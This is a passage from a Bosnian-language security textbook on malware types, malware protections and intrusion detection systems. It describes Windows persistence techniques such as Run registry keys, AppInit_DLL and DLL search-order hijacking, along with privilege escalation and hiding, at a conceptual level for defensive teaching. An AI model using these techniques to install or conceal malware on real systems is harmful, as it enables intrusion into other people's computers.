Ovi programi zamjenjuju izvršne datoteke operativnog sistema ili čak mijenjaju samo jezgro (*kernel*) operativnog sistema. Na osnovu ovoga postoji podjela na:


- *Rootkit* na korisničkom nivou (*user mode*) - mijenja bitne izvršne datoteke ili biblioteke operativnog sistema da bi omogućio napadaču neovlašteni pristup, izvršavanje naredbi i skrivanje na sistemu
- *Rootkit* u jezgru OS (*kernel mode*) - samo jezgro operativnog sistema se mijenja da bi se napadaču omogućio neovlašten pristup, izvršavanje komandi i skrivanje.

Na slikama 9.2 i 9.3 prikazana su dva *rootkit* tipa.


O *rootkit* se može mnogo više napisati nego što prostor u ovoj, opštoj knjizi o sigurnosti, dozvoljava. Zainiteresovani čitaoci se upućuju na odličnu knjigu na ovu temu [25], koja ima i novije, ažurirano, izdanje.

9.3.6 Krađa informacija

Namjena zlonamjernog koda je da neovlašteno, bez znanja i saglasnosti korisnika računara, prikuplja informacije sa zaraženog računara i šalje ih tamo gdje ih autor zlonamjernog koda može iskoristiti. Ove informacije su najčešće pohranjeni *hash*-evi lozinki ili sve što je uneseno u računar putem tastature (*keylogger*).



Slika 9.2: *Rootkit* na korisničkom nivou [174]



Slika 9.3: *Rootkit* u jezgru OS [174]

9.3.7 Nadzor nad aktivnostima

Sličnu namjenu prethodno pomenutoj ima i *spyware*, koji prikuplja i šalje informacije o korisniku i njegovim aktivnostima na računaru bez njegove (stvarne) saglasnosti. Pod nazivom *spyware* se uglavnom smatra program koji ugrožava privatnost korisnika nadzirući ono što radi, ali ne preuzima datoteke sa računara. Granica je nejasna jer *keylogger* spada u obje grupe.

9.3.8 Reklamiranje

Ovdje zlonamjerni kod (*adware*) zasipa korisnika reklamama, najčešće u vidu iskačućih prozora (*pop-up*). Ovaj zlonamjerni kod često ide zajedno sa *spyware*, pa je izbor reklama koje se prikazuju zasnovan na informacijama koje su prikupljene o korisniku.

9.3.9 Slanje neželjene e-pošte

Namjena zlonamjernog koda je da iskoristi računar za slanje e-pošte primaocima koji je nisu tražili ili očekivali, najčešće u svrhu reklamiranja nekih proizvoda ili usluga (*spam*). Ovo je drugi oblik reklamiranja od adware, gdje su reklame usmjerene na korisnika zaraženog računara. O *spam*-u više u nastavku.

9.4 Još neke štetne pojave

9.4.1 Slanje neželjenih e-poruka

Neželjene e-poruke (*spam*) ne spadaju po definiciji u zlonamjerni kod koji nanosi direktno štetu na računaru, ali su definitivno štetna pojava za čije je širenje dijelom odgovoran zlonamjerni softver. U komunikaciji *spam* je slanje velike količine neželjenih poruka, što troši resurse komunikacionog sistema i zatrpava korisnika i otežava pristup legitimnim porukama. Najčešći oblik *spam* je takozvani *junk e-mail* (nepotrebna e-pošta). *Spam* je postajao i u staroj pošti u obliku različitih vrsta reklama u poštanskim sandučićima. Elektronički *spam* je jeftiniji za one koji ga šalju od ovog papirnog pa se više koristi. *Spam* danas se širi i na druge komunikacione servise kao što su IM (dopisivanje u realnom vremenu) i VoIP.

9.4.2 Lažne uzbune

Lažne uzbune (*hoax*), slično kao i *spam*, ne nanose direktnu štetu, ali nepotrebno troše komunikacione resurse sistema i vrijeme korisnika i unose strah i paniku. Lažne uzbune su obavještenja koja šalju sami korisnici o novim virusima, za koje ne znaju još ni virusne kompanije (pa otkud obični korisnici znaju za njih?!), u kojima se drugi korisnici mole da prošire informaciju, a ponekad se sugeriše i brisanje nekih datoteka sa računara u cilju otklanjanja virusa. Ove datoteke su uglavnom prisutne na svakom računaru i nemaju štetnu ulogu, a često su i neophodne za funkcionisanje operativnog sistema. Ove lažne uzbune koriste strah i neznanje korisnika i korisnici ih sami šire. Njihov rezultat sličan je kombinaciji crva i *spam*-a jer se masovno šire i šalju nepotrebne poruke. Nažalost ovoj pojavi ponekad doprinose i oni koje zajednica smatra računarskim profesionalacima, što problem čini još i većim.

9.5 Još neki aspekti ponašanja zlonamjernog softvera

9.5.1 Trajno instaliranje zlonamjernog softvera na računaru

Zlonamjerni softver se može pokrenuti jednom na računaru, što je samo po sebi opasno. Još opasnije je ako taj softver na neki način uspije da se na računaru pokrene svaki put kada se pokrene i operativni sistem računara. Postoji više mehanizama koje zlonamjerni softveri koriste da bi ovo ostvarili. Osnovna ideja je da se iskoriste mehanizmi operativnog sistema koji omogućavaju pokretanje potrebnih dobronamjernih programa prilikom pokretanja operativnog sistema. I Windows i Unix-oidni operativni sistemi imaju ovakve mehanizme. Kako je zlonamjerni softver mnogo češći na Windows operativnim sistemima, mehanizmi koje ovi softveri koriste su zanimljiviji za poznavanje, radi bolje zaštite. Osnovni mehanizmi koje zlonamjerni softveri koriste da bi ostvarili pokretanje svaki put kada se pokreće i Windows OS su slijedeći [172]:

Dodavanje u Windows registre

U Windows registrima postoji više lokacija na kojima se mogu upisati podaci o programima koji treba da se pokrenu prilikom pokretanja OS. Najčešća lokacija je:
`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

Dodavanjem unosa (*key*) u kom je ime unosa i putanja do (zlonamjerne) izvršne datoteke na ovu lokaciju postiže se željeni efekat.

Pored ove postoje i druge lokacije u registrima na koje je moguće dodavanjem unosa omogućiti trajno instaliranje (zlonamjernih) programa. Ako je zlonamjerni softver u obliku dinamičke biblioteke (DLL) onda se koristi lokacija u registrima pod nazivom `AppInit_DLL`. Pokretanje je moguće povezati sa Windows događajima kao što je prijavljivanje (*logon*) na OS, također putem odgovarajućeg unosa u Winlogon lokaciju u registrima. Zlonamjerni softver može biti dodan i kao Windows servis koji se automatski pokreće putem odgovarajućih unosa u `Svchost` i `Services` lokacije u registrima. Više detalja o ovim metodama može se naći u pomenutoj literaturi [172], kao i u Windows dokumentaciji.

Ubacivanje u sistemske izvršne datoteke

Zlonamjerni softver može se ubaciti u sistemske izvršne datoteke koje se pokreću prilikom pokretanja OS. Uobičajeni način na koji se ovo realizuje je da se sistemska datoteka izmjeni tako da se prilikom njenog pokretanja prvo izvrši zlonamjerni kod, a zatim normalni kod iz te datoteke.

Prekoredno ubacivanje zlonamjernih DLL

Prilikom učitavanja DLL kod pokretanja Windows OS, pogodnim smještanjem zlonamjernog DLL koji ima isti naziv kao i normalni sistemski DLL, moguće je ostvariti da se ovaj zlonamjerni DLL učita prije, odnosno umjesto normalnog sistemskog. Ovdje se iskorištava Windows redoslijed pretraživanja lokacija na kojima se nalaze DLL koje treba učitati

9.5.2 Povećavanje privilegija

Zlonamjerni softver se izvršava pod privilegijama korisnika koji ga je pokrenuo. Ako korisnik nije privilegovani korisnik (*root*, Administrator) onda su mogućnosti zlonamjernog softvera ograničene. Iz ovog razloga autori zlonamjernog softvera pronalaze načine da povećaju privilegije sa kojima se ovi programi izvršavaju. Za ove namjene na Windows OS se koristi mogućnost koja postoji da se procesu daju prava debagiranja (`SeDebugPrivilege`). Ovo je relativno komplikovan proces koji uključuje izmjene informacije o pravima

procesa. Više detalja o ovim metodama može se naći u pomenutoj literaturi [172], kao i u Windows dokumentaciji. Na Unix-oidnim OS moguće je iskoristiti činjenicu da mrežni programi koji su serveri koji osluškuju na privilegovanim portovima (<1024) moraju prilikom svog pokretanja imati *root* privilegije. Primjeri ovih programa su web i SMTP server. Ovi programi nakon što dobiju traženi port prelaze sa *root* privilegija na privilegije nekog, obično neinteraktivnog, korisnika koji ima privilegije vezane samo za uslugu koju program pruža (npr. posluživanje web stranica). Ako napadač preuzme kontrolu nad ovakvim programom (recimo putem preljeva međuspremnika) može vratiti privilegije na originalne (*root*).

9.5.3 Sakrivanje zlonamjernog softvera

Zlonamjerni softver pokušava da sakrije svoje prisustvo na sistemu. Ovo sakrivanje se odnosi na sakrivanje procesa koji je zlonamjeran, kao i sakrivanje činjenice da se zlonamjerni program trajno instalirao. Ako je zlonamjerni program ubačen u regularnu sistemsku datoteku, onda je potrebno sakriti izmjene na datoteci koje bi otkrile da se to desilo. Ovo je zapravo osnovna funkcija prethodno pomenutih *rootkit*.

9.6 Zaštite od zlonamjernog softvera

Usljed postojanja opasnosti od zlonamjernog softvera pojavila se čitava grana IT industrije koja se bavi proizvodnjom alata za otkrivanje i uklanjanje ovog softvera. Dva najpoznatija i najčešća alata su antivirus i *antispyware*.

Antivirusni alati otkrivaju i otklanjaju ne samo viruse već i crve i trojanske programe, a ponekad i neke oblike *spyware* i *adware*. Antivirusni alati često mogu otkriti i ostale vrste zlonamjernog softvera, odnosno prepoznati njihovo zlonamjerno djelovanje, konkretno *backdoor*, *bot* i *rootkit*. *Antispyware* alati su specijalizovani za otkrivanje *spyware* i *adware*.

9.6.1 Antivirusni alati

Antivirusni softver koristi dva pristupa pri otkrivanju zlonamjernih programa.

Prvi pristup je skeniranje. To je pretraga datoteka za poznatim nizom bajta karakterističnim za virus. Ovi karakteristični nizovi bajta nazivaju se definicije virusa, a ponekad i potpisi virusa. Antivirusni softveri pohranjuju sve definicije u neku bazu podataka na osnovu koje vrše pretraživanje. Kako se stalno pojavljuju novi virusi, kompanije koje proizvode antivirusni softver stalno proizvode i nove definicije. Ove definicije je potrebno distribuirati do antivirusnih programa. Obično sami antivirusni programi pristupaju centralnoj bazi podataka proizvođača iz koje vrše ažuriranje svojih definicija. Očigledno je da je za prepoznavanje zlonamjernog koda potrebno imati njegov potpis,

pa se novi virusi za koje antivirusni program još nema definiciju ne mogu ni prepoznati. Polimorfni virusi također mogu predstavljati problem jer su svaki put drugačiji i za njih je teško napraviti definiciju.

Drugi pristup otkrivanju zlonamjernog softvera pokušava otkloniti problem nepostojanja definicija. Ovaj pristup se naziva heuristički. Ideja je da nije neophodno imati tačan potpis za svaki virus već je dovoljno prepoznati dio koda ili imati opštije definicije koje pokrivaju više virusa ili više varijanti polimorfnog virusa. Također moguće je prepoznati virus i po djelovanju, ali to može biti prekasno. Iz ovog razloga neki antivirusni programi omogućavaju pokretanje sumnjive datoteke u izolovanom okruženju (*sandbox*) i tu otkrivaju zlonamjerno djelovanje.

9.6.2 Provjera integriteta datoteka

Jedan pristup otkrivanju zlonamjernog softvera je provjera integriteta bitnih, najčešće izvršnih, datoteka na sistemu računanjem *checksum* (rezultat primjene *hash* ili slične funkcije) ovih datoteka. Za ovo postoje softveri posebne namjene (*File Integrity Checkers*), a ponekad i ova funkcionalnost može biti dodana u antivirusne alate. Ideja je da za sve bitne datoteke postoji baza podataka sa vrijednostima *checksum* za ispravne verzije ovih datoteka. Ove vrijednosti iz baze se porede sa onim izračunatim nad tekućim datotekama u sistemu i ako postoji razlika otkriva se da su datoteka na sistemu izmjenjene.

Autori virusa znaju za ove alate i nastoje sakriti promjene. Promjene se mogu sakriti ako funkcija koja se koristi za računanje *checksum* nije dovoljno dobra i mogu se naći dvije različite datoteke koje imaju istu *checksum*. Virusi ponekad presreću sistemske pozive ka zaraženim datotekama (kako je ranije i spomenuto) i podmeću im nezaražene verzije datoteke čije *checksum* su ispravne.

Digitalno potpisivanje programa je jedan od načina osiguranja integriteta njihovog sadržaja i autentičnosti njihovog izvora.

9.6.3 Sprečavanje puteva širenja

Još jedan od načina zaštite od zlonamjernog softvera je kontrola razmjene datoteka, odnosno puteva kojim se zlonamjerni softver širi.

Potrebno je kontrolisati medije za prenos datoteka (USB flash memorije i drugo) prije nego se sa njih pokrenu ili kopiraju datoteka. Većina antivirusnih alata radi ove kontrole automatski. Ipak da bi se smanjila opasnost od širenja zaraza ovim putem potrebno je ne koristiti medije za prenos podataka nepoznatog porijekla. Ovo je mnogo lakše reći nego učiniti, jer je to više stvar obuke korisnika nego tehničke implementacije.

Slično se odnosi i na repozitorije za razmjenu datoteka. Ovi repozitoriji mogu biti pod kontrolom organizacije, ali danas su oni sve češće na Internetu i u potpunosti van kontrole organizacije. U tom slučaju kontrolu treba raditi

na ulasku ovih datoteka u organizacije. *Firewall* obavlja funkciju kontrole saobraćaja, ali ovaj uređaj nije prvenstveno namijenjen za kontrolu datoteka. *Firewall* uglavnom kontroliše mrežne pakete, a njihov sadržaj kontrolišu serveri posrednici (*proxy*). Za provjeru datoteka na postojanje zlonamjernog softvera u njima potrebno je imati poseban server posrednik koji će obavljati kontrolu sadržaja po pravilima antivirusnog softvera. Neki proizvođači *firewall* uređaja ugrađuju i ovu funkcionalnost u svoje proizvode.

Jedan od čestih puteva širenja računarskih zaraza su i poruke e-pošte. Kao mjera zaštite ove poruke je potrebno filtrirati. Filtriranje pruža zaštitu od zlonamjernog softvera koji uključuje i *spam*. Filtriranje se uglavnom provodi provjerom priloga porukama e-pošte, jer se u prilozima mogu nalaziti datoteke zaražene zlonamjernim softverom. Jednostavno filtriranje može se provesti zabranom nekih tipova priloga, recimo izvršnih ili u posljednje vrijeme kompresovanih datoteka. Ovo filtriranje se uglavnom vrši na osnovu ekstenzije, koja ne mora odgovarati stvarnom tipu datoteke. Detaljniji pristup provjeri priloga je skeniranje korištenjem antivirusnih alata.

9.6.4 Obuka korisnika

Sve mjere zaštite ne mogu biti dovoljne ako korisnici nisu na adekvatana način upoznati sa opasnostima od zlonamjernog softvera, načinima širenja zaraze i zaštitama.

Korisnici moraju minimalno znati da ne otvaraju priloge iz poruka e-pošte koju su dobili od nepoznatih pošiljalaca, da ne slijede linkove iz poruka e-pošte i da ne mijenjaju sigurnosna podešenja operativnog sistema i programa koja su podesili administratori.

Korisnicima je posvećeno posebno poglavlje (Poglavlje 12) u kom ima više detalja i o njihovoj sigurnosnoj obuci.

9.6.5 Organizacione mjere zašite

Obuka korisnika je zapravo jedna od organizacionih mjera zaštite. Ove mjere zaštite su usmjerene na smanjivanje opasnosti od zlonamjernog softvera nezavisno od drugih čisto tehničkih mjera kao što je antivirusni alat.

Jedna od organizacionih mjera je provođenje principa minimalnih privilegija. Svi programi na svim računarima treba da se izvršavaju sa ograničenim pravima. Ova prava treba da budu ograničena potrebama programa. Konkretno korisnici ne treba da koriste računare kao privilegovani korisnici operativnog sistema (*root*, Administrator) već kao obični korisnici. Ovo pravilo se ne odnosi samo na pristup operativnom sistemu već i svim drugim programima kao što su baze podataka, web aplikacije i slično. Administratorske prijave treba koristiti samo kad je to neophodno. Razlog zašto je ovo bitno kod zaštite od zlonamjernog softvera je što zlonamjerni softver dobiva prava izvršavanja kao korisnik koji je pokrenuo datoteku sa zlonamjernim kodom.

Što su ova prava ograničenija to će i mogućnosti zlonamjernog softvera biti manje.

Druga organizaciona mjera zaštite od zlonamjernog softvera je izvršavanje (nepouzdanog) softvera u kontrolisanom okruženju, kao što su virtualne mašine, *sandbox*, i slično. Na ovaj način moguće je provjeriti softver i osigurati se da ne radi nešto što je suprotno sigurnosnoj politici.

Još jedna mjera koja je gotovo neophodna je posjedovanje ispravnih verzija svih bitnih programa (kao dio ili u dodatku pravljenju sigurnosnih rezervnih kopija - *backup*). Ove kopije trebaju biti pohranjene na medijima na koje se piše samo jednom, tako da se ne mogu izmijeniti. U sklopu ovih mjera korisno je imati i posebne optičke medije (CD, DVD) sa operativnim sistemom i programima za oporavak i istrage u slučaju sigurnosnih incidenata.

U ovom poglavlju opisan je zlonamjerni softver. Objašnjeni su principi rada ovog softvera. Navedena je podjela ovih softvera po načinu širenja. Opisana su moguća zlonamjerna, djelovanja, ovih softvera. Razmotreni su i drugi aspekti rada zlonamjernog softvera. Na osnovu ovih informacija objašnenji su načini i alati za zaštitu od zlonamjernog softvera. Otkrivanje zločudnog softvera usko je povezano sa detektivnim mehanizmima koji su obrađeni u slijedećem poglavlju. Više informacija o analizi zlonamjernog softvera, pored citirane literature, može se naći i u odličnoj praktičnoj knjizi na ovu temu [112].

Pitanja za provjeru stečenog znanja

9.1. Šta je zlonamjerni softver koji se naziva Trojanac (Trojanski konj)?

9.2. Šta je računarski virus?

9.3. Nabrojati bar četiri vrste računarskih virusa.

9.4. Šta je zlonamjerni softver koji se naziva crv (*worm*)?

9.5. Šta je *Rootkit*?

9.6. Šta je *Spam*?

9.7. Da li su crvi virusi? Objasniti.

9.8. Koje su moguće namjene zlonamjernog softvera?

9.9. Koje metode koristi antivirusni softver za otkrivanje zlonamjernog softvera?

9.10. Na koji način se mogu kombinovati zlonamjerni softveri Trojanski konj i (ro)bot? Objasniti koji element i kako se koristi za širenje, a koji za ostvarivanje zlonamjerne funkcionalnosti.

9.11. Na koji način se mogu kombinovati zlonamjerni softveri crv (*worm*) i *rootkit*? Objasniti koji element i kako se koristi za širenje, a koji za ostvarivanje zlonamjerne funkcionalnosti.

9.12. Na koji način se mogu kombinovati zlonamjerni softveri virus i *backdoor*? Objasniti koji element i kako se koristi za širenje, a koji za ostvarivanje zlonamjerne funkcionalnosti.

9.13. Neka ste putem e-pošte u prilogu dobili datoteku čijim se pokretanjem na vašem računaru pokrene aplikacija koja osluškuje na nekom TCP portu i komande koje dobije preko tog porta izvršava na OS vašeg računara. Da li je ovo zlonamjerni softver? Ako nije reći zašto nije. Ako jeste reći zašto jeste i koji je to tip po načinu distribucije i po namjeni.

9.14. Objasniti šta je tajni ulaz (*backdoor*) koji zlonamjerni softver može napraviti na napadnutom sistemu i dati neki primjer kako se taj tajni ulaz može napraviti?

9.15. Objasniti na koji način možete provjeriti da li se prilikom pokretanja operativnog sistema pokreću i neki zlonamjerni programi.

9.16. Od kolege ste dobili informaciju o novom virusu za koji se još ne zna i koji se ubacuje u `dll` datoteku u `windows/system32`. On vam savjetuje da obrišete tu datoteku hitno i obavijestite sve svoje kolege da učine isto. Šta bi vi uradili i zašto?

10

Detektivne kontrole

Sigurnosne kontrole provode se sa ciljem minimizacije rizika po sigurnost sistema. Ove kontrole se dijele na preventivne detketivne i korektivne. Idealna situacija bi bila kada bi preventivne kontrole bile dovoljne da se spriječi ugrožavanje sigurnosti. Međutim, to nije moguće iz slijedećih razloga [49]:

1. Postojeći sistem sa znanim nedostacima nije lako zamijeniti sa sigurnijim sistemom – uglavnom zato sto postojeći sistem ima neke privlačne osobine koje sigurniji sistem nema ili za zamjenu nema dovoljno sredstava;
2. U opštem slučaju razvoj apsolutno sigurnog sistema je iznimno težak, ako ne i nemoguć;
3. Čak i najsigurniji sistem je podložan zloupotrebama od strane ovlaštenih korisnika putem zloupotrebe privilegija.

Zbog ovih činjenica potrebne su detektivne kontrole. Ove kontrole nisu namijenjene da sprečavaju narušavanje sigurnosne politike, već upozoravaju kad se takvo nešto desi. U nastavku su dati primjeri detektivnih kontrola. Detaljno su opisani sistemi za otkrivanje upada. *Honeypots* i *honeynets* su sažeto predstavljeni.

10.1 Sistemi za otkrivanje upada

Engleski termin je *Intrusion Detection Systems* - IDS. Anderson je 1980. prvi formalno iznio ideju otkrivanja zloupotreba pomoću analize podataka o radu sistema [8]. Osnovna ideja njegove studije je da je moguće napraviti karakteristiku upotrebe računarskog sistema posmatranjem parametara. Parametri su podaci o radu sistema. Za parametre je moguće utvrditi „normalne“ opsege vrijednosti koji čine karakteristiku. Odstupanja od karakteristike ukazuju na potencijalnu zloupotrebu sistema. Studija ukazuje i na moguće poteškoće prilikom analize podataka o radu sistema uzrokovane velikom količinom podataka. Prvu formalnu specifikaciju modela sistema za otkrivanje upada dala je Den-

ning [49]. Metoda otkrivanja upada zasnovana je na otkrivanju neuobičajenih događaja. Predložena je automatizacija procesa.

Na ovim idejama nastao je niz sistema za otkrivanje upada. Ovi sistemi su vremenom evoluirali i prilagođavali se razvoju računarskih sistema i razvoju novih napada, u skladu sa poznatom izrekom da sigurnost nije stanje nego proces. Njihovi pravci razvoja, klasifikacija, načini vrednovanja i aktuelni problemi su razmatrani u ostatku ovog poglavlja.

Prije klasifikacije sistema za otkrivanje upada potrebno je definisati pojam upada i objasniti razliku između napada i upada. Upadi su oni napadi koje preventivne sigurnosne kontole nisu zaustavile. U literaturi ova razlika često nije jasna. Recimo po jednoj definiciji upad je bilo koji skup akcija koji pokušava ugroziti povjerljivost, integritet ili dostupnost [110]. Druga definicija kaže da je pokušaj zaobilaska sigurnosnih kontrola upad [14].

Četiri potrebna cilja upotrebe sistema za otkrivanje upada su [24]:

1. Otkrivanje poznatih i nepoznatih upada; izazvanih spolja ili unutar sistema;
2. Pravovremeno otkrivanje upada u vremenu bliskom realnom;
3. Prikazivanje rezultata analize u jednostavnom lako razumljivom formatu koji omogućavaju čovjeku da utvrdi da li je zaista došlo do upada ili ne;
4. Tačnost, što znači da se normalni događaji ne proglašavaju upadima, a pogotovo da se upadi ne proglašavaju normalnim događajima.

10.1.1 Klasifikacija sistema za otkrivanje upada

Dva najčešća načina podjele sistema za otkrivanje upada su:

- Po lokaciji sa koje se prikupljaju informacije na osnovu kojih se donosi odluka da li je došlo do upada ili ne. Podaci se mogu skupljati na računaru (uređaju) ili na nekom mrežnom segmentu
- Po načinu na koji se na osnovu prikupljenih informacija donosi odluka da li je došlo do upada ili ne. Odluka se može donijeti ili tako da se u skupljenim podacima prepozna već poznati potpis napada ili tako da se prepozna anomalija u ponašanju.

Sistemi za otkrivanje upada na računaru

Ovi sistemi su instalirani na samom računaru sa koga prikupljaju informacije na osnovu kojih donose odluku da li je došlo do upada u taj računar ili ne. Ustvari, prve ideje i izvedbe sistema za otkrivanje odnosile su se samo na računare. Inicijalno su informacije prikupljane iz zapisa o događajima u sistemu (*logs*), a kasnije je počelo posmatranje i sistemskih poziva, upotrebe resursa, podizanja privilegija, te promjena sistemskih datoteka.

Prednost ovakvih sistema je da imaju uvid u sve događaje na računaru koga štite i da uglavnom mogu vrlo precizno utvrditi da li se radi o upadu ili ne. Njihov veliki nedostatak je da štite samo jedan računar. To znači da treba

instalirati, nadzirati i održavati sisteme na svim računarima koji traže zaštitu. Pošto u nekoj mreži može biti mnogo računara, to rješenje nije ekonomično. Takođe, takvi sistemi koriste resurse računara koga štite, pa njihov rad može ometati normalne funkcije računara. Kako je umrežavanje postalo preovladavajući način korištenja računara i mreža glavni način razmjene informacija, većina pokušaja upada danas dolazi preko mreže. Ovo je dovelo do razvoja i sve većeg korištenja mrežnih sistema za otkrivanje upada.

Mrežni sistemi za otkrivanje upada

Mrežni sistemi posmatraju saobraćaj na nekom mrežnom segmentu i, na osnovu mrežnih paketa koje vide, donose odluku da li je u toku napad na neki računar u mreži. Prvi mrežni sistemi za otkrivanje upada [80] pojavili su se nekoliko godina nakon sistema za otkrivanje upada na računaru. Prve analize ukazale su na njihove velike potencijalne prednosti, ali i na poteškoće pri korištenju mrežnih paketa.


Prednost ovih sistema je što omogućavaju nadzor većeg broja umreženih računara sa samo jednim sistemom, koga je lakše instalirati, održavati i nadzirati nego veliki broj pojedinačnih sistema. Međutim, oni mogu otkriti samo upade koji dolaze preko mreže, ali ne i napade koji dolaze direktno putem konzole računara koji je napadnut. Takođe, mrežni sistemi mogu samo pretpostaviti (mada uglavnom prilično tačno) kakav će efekat imati neki skup paketa na odredišni računar i na osnovu toga upozoriti na pokušaj upada. Još jedan problem u njihovoj primjeni je fragmentacija, to jest podjela većih paketa na manje. Fragmentacija mrežnih paketa se vrlo često dešava, ali je svi računari i operativni sistemi, ne interpretiraju isto, što predstavlja potencijalni problem u analizi. Konačno, šifriranje mrežnog saobraćaja znatno umanjuje, ako ne i onemogućava, sposobnost mrežnih sisteme za otkrivanje upada.

Savremeni sistemi za otkrivanje upada u poslovnim izvedbama uglavnom koriste distribuirani pristup, prvi put predložen 1991. [177]. Ovaj pristup uvezuje, kombinuje i korelira informacije koje dolaze iz raznih sistema za otkrivanje upada. Takvi sistemi mogu štititi računare i mrežne segmente. Tako se dobija bolje pokrivanje na nivou štićene organizacije, a otkrivanje upada je brže i tačnije.

Na slici 10.1 prikazana je lokacija sistema za otkrivanje upada na računaru i mrežnih.

Sistemi za otkrivanje upada na osnovu anomalija

Princip rada kod ovih sistema je da se upad prepoznaje tako što se otkriju neuobičajeni događaji u sistemu Prećutno se pretpostavlja da se može napraviti model koji opisuje normalne događaje. Model čini konačan skup normalnih



Slika 10.1: Razlika između sistema za otkrivanje upada na računaru i mrežnih


raspona određenih parametara. U slučaju upada, vrijednosti nekih od tih parametara izlaze iz dozvoljenog raspona, i tako se utvrđuje anomalija. Tu ideju je prvi predložio Anderson u već pomenutom prvom radu na temu otkrivanja upada. Prvi sistem i prvi model sistema za otkrivanje upada bili su zasnovani na otkrivanju anomalija.

Njihova najveća prednost je da mogu otkriti sasvim nove, do sada nepoznate, napade. Kako takvi sistemi zapravo i ne znaju šta su napadi, već samo znaju šta je uobičajeno ponašanje, nisu im potrebni podaci o postojećim napadima, te im zbog toga nije potrebno ažuriranje napada, ali jeste povremeno ažuriranje modela koji predstavlja normalno ponašanje. Njihov nedostatak je što mogu neke normalne, ali nove i do sada neviđene događaje, pogrešno prepoznati kao pokušaje upada. Pravljenje modela normalnog ponašanja nije lako, a ni jednostavno, a veoma je važno jer od modela uvelike zavisi uspješnost sistema. Svakom takvom sistemu potreban je period učenja u kom se definiše normalno ponašanje. U periodu učenja ne bi trebalo da bude pokušaja upada u sistem, što je veoma teško obezbijediti. Zbog toga su ovakvi sistemi podložni poznatim problemima mašinskog učenja navedenim u [15].

Na slici 10.2 prikazana je način rada sistema za otkrivanje upada na osnovu anomalija.

Sistemi za otkrivanje upada na osnovu potpisa napada

Za razliku od prethodnih, ovi sistemi pokušavaju napraviti model zlonamjernih događaja. Model se pravi koristeći pravila. Pravila su iskazi koje su tačni za



Slika 10.2: IDS na osnovu anomalija


neki određeni događaji. Iskazi mogu biti jednostavni poput skupa odredišnih adresa mrežnih paketa ili složeni poput niza sistemskih poziva. Model zlonamjernih događaje je skup pravila koji opisuju događaje koji se dešavaju tokom pokušaja upada. Ta pravila se obično nazivaju potpisi napada. U pomenutom radu [80], posvećenom otkrivanju upada preko anomalija prvi put se pominje i otkrivanje upada putem prepoznavanja poznatih potpisa napada.

Prvi rad koji je postavio teoretske osnove ovakvog pristupa i koji je napravio prekretnicu u oblasti sigurnosti, pojavio se četiri godine kasnije 1994. godine [107]. Nakon pojave ovog rada primat u komercijalnim izvedbama su preuzeli sistemi zasnovani na otkrivanju potpisa poznatih napada.

